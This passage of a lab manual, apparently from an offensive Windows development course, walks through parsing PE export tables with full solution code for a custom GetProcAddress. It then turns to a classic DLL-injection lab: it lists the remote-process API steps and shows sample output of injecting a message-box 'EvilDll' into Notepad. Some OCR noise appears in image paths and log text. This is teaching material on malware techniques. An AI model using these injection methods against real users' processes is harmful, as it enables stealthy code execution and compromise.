typedef struct _IMAGE_OPTIONAL_HEADER64 {
    WORD        Magic;
    // [..snip.. ]
    IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];
} IMAGE_OPTIONAL_HEADER64, *PIMAGE_OPTIONAL_HEADER64;
```

`_IMAGE_DATA_DIRECTORY`

```
// data directory
typedef struct _IMAGE_DATA_DIRECTORY {
    DWORD   VirtualAddress;
    DWORD   Size;
} IMAGE_DATA_DIRECTORY, *PIMAGE_DATA_DIRECTORY;
```

`_IMAGE_IMPORT_DESCRIPTOR`

```
// import descriptor
typedef struct _IMAGE_IMPORT_DESCRIPTOR {
    union {
        DWORD   Characteristics;    // 0 = nullterm import descriptor
        DWORD   OriginalFirstThunk; // RVA to original unbound IAT (PIMAGE_THUNK_DATA)
    } DUMMYUNIONNAME;
    DWORD   TimeDateStamp;  // 0 if not bound,
                            // -1 if bound, and real date\time stamp
                            //     in IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT (new BIND)
                            // O.W. date/time stamp of DLL bound to (Old BIND)

    DWORD   ForwarderChain; // -1 if no forwarders
    DWORD   Name;
    DWORD   FirstThunk;     // RVA to IAT (if bound this IAT has actual addresses)
} IMAGE_IMPORT_DESCRIPTOR;

typedef IMAGE_IMPORT_DESCRIPTOR UNALIGNED *PIMAGE_IMPORT_DESCRIPTOR;
```

`_IMAGE_EXPORT_DIRECTORY`

```
// IMAGE_EXPORT_DIRECTORY
typedef struct _IMAGE_EXPORT_DIRECTORY {
    // [..snip..]
    DWORD   NumberOfFunctions;
    DWORD   NumberOfNames;
    DWORD   AddressOfFunctions;     // RVA from base of image
    DWORD   AddressOfNames;         // RVA from base of image
    DWORD   AddressOfNameOrdinals;  // RVA from base of image
} IMAGE_EXPORT_DIRECTORY, *PIMAGE_EXPORT_DIRECTORY;
```

Objectives

- Become familiar with the PE file.


- Become familiar with important PE structures.
- Understand how structures can point to other structures.
- Understand the difference between an RVA and a VA.
- Understand the Imports and Exports tables.
- Successfully parse a 64-bit EXE image on disk.
- Parse exports table to find a specific function.

Lab Preparation

> **VMs Needed**
>
> **This lab is to be completed in your 670 Windows Dev and Test VMs.**

1. Launch Visual Studio.
   - Open the `GetFunctionAddress` solution file.
   - The solution holds several source files, but your work begins in `HelperApis.cpp`.
   - There are **TODO** comments that describe what is to be done.
2. New Files
   - You may notice that there are a few new files that you have not seen before. `ErrorHelper.h` has been created to assist with Win32 Error codes. The `ResolveErrorCode` function will do the system lookup for you and will automatically return the `ErrorCode` passed to it.
   - There is also a `Includes.h` file that does nothing but make it easier to include various header files for the project.
3. TODO #1
   - Start walking the PE headers to get to the export table.
   - Treat the `ImageBase` as the base address for the file.
     - The base address can be treated as RVA 0 since it should contain the literal start of the PE image.
4. TODO #2
   - Perform simple validation to see if we have a valid EXE image.
5. TODO #3
   - Obtain the addresses of the three tables related to exports.
6. TODO #4
   - Use the Entry variable to iterate over the address of names.
7. TODO #5
   - Implement a string comparison to see if you found the desired function name.
   - This is done inside the `for` loop you made for `TODO #4`

8. TODO #6
    - Use the entry as an index into the ordinals table
    - Use that result as an index into the function table
    - This is done inside the `for` loop you made for `TODO #4`
9. TODO #7
    - Handle forwarded functions.
    - Forwarded functions look just like they did for Lab 1.3, HelloDLL
        - Look at the DEF you made if you forget
    - Parse out the name of the module
        - You may call `LoadLibrary` to load the module where the function is forwarded
    - You can return this address if it belongs to the function name of interest
10. TODO #8
    - If the desired function name isn't forwarded.
        - Update the FinalAddress variable with the FoundAddress.
11. Build
    - Build the solution and monitor the output window for any build errors.
    - When you build your projects/solution files, you can change the name of the compiled binary.
    - This is discussed during lecture, but here is where you can make those changes.
    - To see what I mean, change the project settings for Release mode like what is seen in the screenshot below.
        - Don't touch the Debug settings though, so will see the difference.



Transfer to the Test VM

Transfer the files to the Test VM, which is best done via the shared SMB folder that is set up between the two VMs. Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder.

Run the program and observe any runtime errors. Troubleshoot as necessary.

> **Stuck?**
>
> If you become stuck, you can expand the specific section in the TODO Solutions section.

Lab Execution Example

Command line

```
GetFunctionAddress.exe kernel32.dll CreateProcessA
```

Notional results

```
GetFunctionAddress.exe kernel32.dll CreateProcessA
Module: GetFunctionAddress, Function: main, Timestamp: Mon Jun  3 04:09:16 2024
This program will find the address of a function name from a given module
[*] main Obtaining procedure address for CreateProcessA of module kernel32.dll...
[*] GetProcedureAddress: Base address: 0x00007FFF1EA80000, Procedure Name: CreateProcessA
[+] GetProcedureAddress: DOS Signature is valid!
[*] GetProcedureAddress: Iterating over address of names table...
[+] GetProcedureAddress: Function found!
[+] GetProcedureAddress: Function address: 00007FFF1EA822A0
```

TODO Solutions

TODO #1

```
PIMAGE_DOS_HEADER pimgDos = (PIMAGE_DOS_HEADER)ImageBase;
PIMAGE_NT_HEADERS pimgNt = RVA2VA(PIMAGE_NT_HEADERS, ImageBase, pimgDos->e_lfanew);
PIMAGE_DATA_DIRECTORY pimgDataDir = (PIMAGE_DATA_DIRECTORY)&pimgNt-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT];
PIMAGE_EXPORT_DIRECTORY pimgExportDir = RVA2VA(PIMAGE_EXPORT_DIRECTORY, ImageBase,
pimgDataDir->VirtualAddress);
```

TODO #2

```
if (IMAGE_DOS_SIGNATURE != pimgDos->e_magic)
{
    Message.Format("Not a valid MZ image\n");
    PrettyPrintA(ERROR_COLOR, Message);
    return LPVOID();
}
```

TODO #3

```
PDWORD AddressOfNamesTable = RVA2VA(PDWORD, ImageBase, pimgExportDir->AddressOfNames);  //
export address table
PWORD AddressOfNameOrdinalsTable = RVA2VA(PWORD, ImageBase, pimgExportDir-
>AddressOfNameOrdinals); // hints table
PDWORD AddressOfFunctionTable = RVA2VA(PDWORD, ImageBase, pimgExportDir-
>AddressOfFunctions); // export name table
```

TODO #4

```
DWORD Entry = 0;
for (; Entry < pimgExportDir->NumberOfNames; Entry++)
{
    PCHAR FunctionName = RVA2VA(PCHAR, ImageBase, AddressOfNamesTable[Entry]);

    // TODO #5 goes here

}
```

TODO #5

```
if (0 == stricmp(FunctionName, ProcedureName))
{

    // TODO #6 goes here

}
```

TODO #6

```
USHORT NamedOrdinal = AddressOfNameOrdinalsTable[Entry];
FoundAddress = RVA2VA(LPVOID, ImageBase, AddressOfFunctionTable[NamedOrdinal]);
```

TODO #7

```
//
// check to see where the FoundAddress is
if (FoundAddress > pimgExportDir && FoundAddress < (pimgExportDir + pimgDataDir->Size))
{
    Message.Format("[!] %s: Function is forwarded!\n", __FUNCTION__);
    PrettyPrintA(WARNING_COLOR, Message);

    // duplicate the string
    PCHAR ForwardedDll = _strdup((PCHAR)FoundAddress);
    // error check and quit
    if (!ForwardedDll) return NULL;
    // print out the information for the user
    Message.Format("[*] %s: Forwarded dll: %s\n", __FUNCTION__, ForwardedDll);
    PrettyPrintA(WARNING_COLOR, Message);

    // grab the first match
    PCHAR ForwardedFunction = strchr(ForwardedDll, '.');
    *ForwardedFunction = 0;                         // at this point ForwardedDll will be
the name of the DLL
    ForwardedFunction++;

    // get the image base for the forwarded DLL
    HMODULE hFwdDll = LoadLibraryA(ForwardedDll);
    if (!hFwdDll) return NULL; // error check and quit

    // kind of like recursion here
    FinalAddress = GetProcedureAddress(hFwdDll, ForwardedFunction);
}
```

TODO #8

```
else
{
    FinalAddress = (PUCHAR)FoundAddress;
}
```

Complete Solution/Walk-through

Complete Solution

Remember, the complete solution can be seen on the `main-labs` branch.

Key Takeaways

- Understanding the PE structure is crucial and will come in to play for later labs. The reason we are using some *Mapping* APIs is because this gives us a similar look at what an executable image looks like in memory. When parsing a file on-disk, things look a little different. It is more practical for us to parse images that have been mapped into memory. You will see this again in Section 5 when you create your custom loader.

Lab Enhancements

- How can you validate you are parsing a PE file and not a DOCX file?
- Is it possible to add/remove entries in the IAT or EAT?
- For DLLs, add a feature that allows a user to give the name of a function at the command line to see if it is exported.
- Check out the talk about Portable Executable File Format and explore the possibility of adding two PE headers to a file.
- Instead of printing everything out to the terminal, write it out to a log file.
    - Can you encrypt the content's log file so that nobody but you can make sense of it?

Lab 3.2: ClassicDLLInjection

Background

The action of injecting a DLL into another process is not malicious at all. After all, if Microsoft does it then why shouldn't we? The only obvious caveat here is that we have semi-malicious intent, like having shellcode be executed with the help of the DLL. This lab is going to focus on the most popular DLL injection methods, classical DLL injection.

APIs Used

- `GetFullPathName`
- `GetModuleHandle`
- `GetProcAddress`
- `OpenProcess`
- `VirtualAllocEx`
- `WriteProcessMemory`
- `CreateRemoteThread`
- `WaitForSingleObject`

Objectives

- Become familiar with the APIs used in the lab.
- Understand how memory can be allocated in a remote process.
- Understand how `CreateRemoteThread` can execute `DllMain` in our DLL.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

1. Launch Visual Studio.
    - Open the `ClassicInjection` solution file.
    - The solution holds two projects:
        - ClassicInjection
        - EvilDll

- ClassicInjection project
  - The project holds the `main.cpp` source file, which contains the `main` function. There is no work to be done in this source file.
    - You can read the code to understand what it is doing.
  - There is the `HelperAPIs.cpp` source file, which is where your work will begin.
  - There are **TODO** comments that describe what is to be done.
- EvilDll project
  - The project holds the `dllmain.cpp` source file, which contains the `main` function for the DLL.
  - DLL `main` functions are named `DllMain`.
  - There is a single **TODO** comment for you to complete.

ClassicInjection Project

1. TODO #1
  - Obtain a handle to the module `kernel32.dll`
  - Know what the API returns for success and error

2. TODO #2
  - Obtain the procedure address for `LoadLibraryA`.
  - Know what the API returns for success and error.


3. TODO #3
  - Obtain a handle to the target process based on the PID that was given at the command line.
  - The process handle should have certain access rights based on what we are going to attempt to do to the remote process.
    - We are going to perform virtual memory operations.
    - We are going to write to the remote process' virtual memory.
    - We are going to create a new thread.
  - Know what the API returns for success and error.

4. TODO #4
  - Allocate a chunk of memory in the remote process.
  - The memory page must have certain protections.
    - Ours should have RW protections, or permissions.
  - The memory should be reserved and committed at the same time.
  - The size would be determined by the size of the path to the DLL.
  - Let the memory manager choose where the memory should be allocated.
  - Know what the API returns for success and error.

5. TODO #5
    - Write the full path of the DLL to the newly allocated region of memory.
    - Know what the API returns for success and error.
6. TODO #6
    - Create the thread in the remote process so that it executes our evil DLL.
    - The thread's security attributes and stack size can be the default values.
    - No need to give it specific creation flags.
7. Building
    - You can build the entire solution, which will build all projects in the solution.
    - Optionally, as you work on bugs or other issues, you can build individual projects by right-clicking on the project and choosing build.
        - It might be best if you just build the project as a standalone.

EvilDll Project


1. TODO #1
    - Make a message box pop up with the following information:
        - for `lpText`, make is say "[your name] injected here!"
        - for `lpCaption`, make it say "SEC670"
        - the box only needs an OK button
    - There are certain project settings that have been configured for the DLL.
    - Debug configurations
        - The debug version must have the Runtime Library set to Multi-threaded Debug.



- Typically, the project will have the Multi-threaded Debug DLL selection, which allows another DLL to be injected into our DLL, mainly for debugging purposes, but this could actually fail our DLL from ever being loaded and executed.

• Release configurations

- The release version must have the Runtime Library set to Multi-threaded.



- There is no point to have debug settings for a release version of the project.

2. Building

- You can build the entire solution, which will build all projects in the solution.
- Optionally, as you work on bugs or other issues, you can build individual projects by right-clicking on the project and choosing build.
  - It might be best if you just build the project as a standalone.

Build Errors

If you have build errors with you DLL project, right-click on the project name and choose Clean. Then right-click again and choose Rebuild.

Transfer to the Test VM

Transfer the files to the Test VM, which is best done via the shared SMB folder that is set up between the two VMs. Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder.

Run the program and observe any runtime errors. Troubleshoot as necessary.

Lab Execution Example

Here is an example of executing the final products targeting the PID of an instance of `Notepad.exe`.

Command line

```
C:\SEC670\Labs\Day3-Labs\ClassicInjection\x64\Debug> ClassicInjection.exe <notepad PID>
Evildll.dll
```


Notional results

```
C:\SEC670\Labs\Day3-Labs\ClassicInjection\x64\Debug> ClassicInjection.exe 32 Evildll.dll

This program will inject a diven DLL into a given target process.
[DEBUG_ INFO] Module: Injector, function: main, Date: Fri Nov 26 22:03:48 2021
main: Target PID: 32
main: Dilpath: Evildll.dll
main: Full path name: C:\SEC670\Labs\Day3-Labs\ClassicInjection\x64\Debug\EvilDll.dll
Injector: InjectDLL: 28
InjectDLL: Obtaining module handle to kernel32.dll,
InjectDLL: [+] Module handle (0x00007FFA16B00000) obtained!
InjectDLL: Obtaining address for LoadLibraryA
InjectDLL: Obtaining handle to target process with PID: 32
InjectoLL: [+] Process handle (0x0000000000000080) obtained!
InjectDLL: Allocating memory in target process.
InjectDLL: [+] Allocation successful: 0x0000025003270000 of 83 bytes
InjectDLL: Check with debugger or Process Hacker at this point to read process memory
```

The final program has status statements to inform you as it executes what each step is doing.

Continuing execution


```
InjectDLL: Attempting to write the DLL path to the newly allocated buffer.
InjectDLL: [+] Succesfully wrote 83 bytes to 0x000025C03270000
InjectDLL: Creating the remote thread to trigger DllMain.
InjectDLL: [+] Successfully created remote thread: exegggenggeng0s: ID: 0x00001f20
```




After the code has been written into the buffer, the thread kicks everything off for us.

Lab Troubleshooting Steps

To observe the injection happening, there are tools that allow the reading of a process' memory. Before you start execution of your injector, open Process Hacker. Process Hacker will let you read/write memory. Once open, choose the `Notepad.exe` process, assuming you kicked off a notepad process to be your target.



Right-click, or press **Enter**, to view the properties. If not already on the Memory tab, choose the **Memory** tab of the Properties window. Now execute your injector targeting the notepad process.



